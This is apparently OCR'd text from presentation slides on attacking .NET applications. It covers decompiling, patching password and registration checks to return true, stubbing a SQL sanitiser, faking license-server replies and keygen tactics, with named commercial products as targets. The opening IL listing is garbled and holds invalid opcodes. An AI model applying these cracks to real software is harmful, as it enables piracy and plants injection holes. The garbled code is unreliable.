
Code of the Matrix |||| NEW ASM

1	ldarg 0		78	stloc 2		174	ldobj	System.Int32	235	stloc 3	
2	randb	System.Void System.Random.Next(System.Int32)	79	ldloc 2		175	ldloc 0		236	stloc 3	
7	stloc 0		80	ldc.i4.0		177	ldc.i4	10000	237	brtrue	IL_01a8 ret
8	ldc.i4.4		81	ldsteme	System.Int32	182	callv2	System.Int32 System.Random.Next(System.Int32)	242	ldarg 0	
9	randar	System.Int32	85	dup		187	add		243	stloc 1	
10	stloc 1		87	ldobj	System.Int32	188	stobj	System.Int32	244	ldc.i4.2	
15	ldloc 1		92	ldloc 1		193	ldarg 0		245	ldsteme4	
16	ldc.i4.0		93	ldc.i4.s	10	194	ldloc 1		246	rem	
17	ldloc 0		95	callv2	System.Int32 System.Random.Next(System.Int32)	195	ldc.i4.0		247	stloc 2	
18	ldc.i4.s	10	100	add		196	ldsteme4		248	ldc.i4.1	
20	callv2	System.Int32 System.Random.Next(System.Int32)	101	stobj	System.Int32	197	rem		249	ldsteme4	
25	ldsteme4		105	ldloc 2		198	ldloc 2		250	add	
26	ldloc 1		107	ldc.i4.1		199	ldc.i4.3		251	ldc.i4	017
27	ldc.i4.1		108	ldsteme	System.Int32	200	ldsteme4		256	eq	
28	ldloc 0		113	dup		201	add		258	ldc.i4.0	
29	ldc.i4.s	100	114	ldobj	System.Int32	202	ldc.i4	0006	259	eq	
31	callv2	System.Int32 System.Random.Next(System.Int32)	115	ldloc 0		207	eq		261	stloc 3	
35	ldsteme4		120	ldc.i4.s	100	208	ldc.i4.0		262	stloc 3	
37	ldloc 1		122	callv2	System.Int32 System.Random.Next(System.Int32)	210	eq		263	brtrue	IL_01a8 ret
38	ldc.i4.2		127	add		212	stloc 3		268	ldarg 0	
39	ldloc 0		128	stobj	System.Int32	213	ldloc 3		269	stloc 1	
40	ldc.i4	1000	133	ldloc 2		214	brtrue	IL_01a8 ret	270	ldc.i4.3	
45	callv2	System.Int32 System.Random.Next(System.Int32)	134	ldc.i4.2		215	ldarg 0		271	ldsteme4	
50	ldsteme4		135	ldsteme	System.Int32	220	ldloc 1		272	rem	
51	ldloc 1		140	dup		221	ldc.i4.1		273	stloc 2	
52	ldc.i4.3		141	ldobj	System.Int32	222	ldsteme4		274	ldc.i4.0	
53	ldloc 0		145	ldloc 0		223	rem		275	ldsteme4	
54	ldc.i4	10000	147	ldc.i4	1000	224	ldloc 2		276	add	
55	callv2	System.Int32 System.Random.Next(System.Int32)	152	callv2	System.Int32 System.Random.Next(System.Int32)	225	ldc.i4.2		277	ldc.i4	340
59	ldsteme4		157	add		226	ldsteme4		282	eq	
65	ldarg 1		159	stobj	System.Int32	227	add		284	ldc.i4.0	
68	randb	System.Void System.Random.Next(System.Int32)	163	ldloc 2		228	ldc.i4.s	45	285	eq	
71	stloc 0		164	ldc.i4.3		230	eq		287	stloc 3	
72	ldc.i4.4		165	ldsteme	System.Int32	232	ldc.i4.0		288	stloc 3	

Attacking .NET Applications: At runtime




ATTACKING .NET




ATTACK WHILE
THE APP IS RUNNING


GRAYDRAGON




INJECTION



Run and Inject



Attacking/Cracking



IN MEM ||| ON DISK

ATTACKING ON DISK



GRAYWOLF



ON DISK EDIT





CRACK




DEMO

BY PASS PASSWORD
FORM1::ISVALIDPW()
LDC.I4.1
RET

RECON YOUR TARGET

If you know the enemy and know yourself, you need not fear the results of a hundred battles.

- Sun Tzu





- File Crypto – Triple DES

- Memeo

- Salt & VI – 8A-AF-F5-6A-F8-A5-37-C7

- Premium Backup

- File Crypto – AES

- Salt & VI – Unique Salt

- Protect MARGE1

- Pass Crypto-Rfc2898DeriveBytes->

- -> AES -> SHA1 + salt

- File Crypto – Selected

- Androsa

- Salt & VI – 0

- FileProtector

- Pass Crypto - SHA512

Androsa FileProtector

Version 1.4.4

Copyright © AndrosaSoft 2009



- Observed 17 y

- Custom Crypto LIB's

- Possible Back Door



DEMO



ter

oft 2009

měmeo
Share



101 - ATTACK ON DISK



Connect/Open - Access Code

- Decompile - Get code/tech
- Infect - Change the target's code
- Exploit - Take advantage
- Remold/Recompile - WIN

THE WEAK SPOTS



Flip The Check



Set Value is “True”



Cut The Logic



Return True




Access Value



SETFLVALUETO"TRUE"

~~bool Registered = false;~~

~~If(a!=b)~~





RETURN TRUE

```
bool IsRegistered()  
{  
    Return TRUE;  
    .....  
}
```




CUT THE LOGIC

```
string sqlClean(string x)
{
    Return x;
}
```



HACK THE LOGIN



DEMO

PASS THE KEY
SHOW THE KEY



CRACK THE KEY



Public/Private == Change Key



3/B == Name*ID*7 == ASK what is /B?



Call Server == Hack the Call



Demo = True; == Set Value



Complex Math == Complex Math

1% of the time the KeyGen is given



PUBLIC/PRIVATE KEY

If you can beat them
Why join them

Key = “F5PA11JS32DA”



Key = “123456ABCDE”



SERVER CALL


1. Fake the Call “Send”
SystemID = 123456789
2. Fake the Request
3. Fake the Reply Reg Code = f3V541
4. Win *Registered = True*



REG CODE REPLAY

Name:   
JON DOE


Code: 
98qf3uy



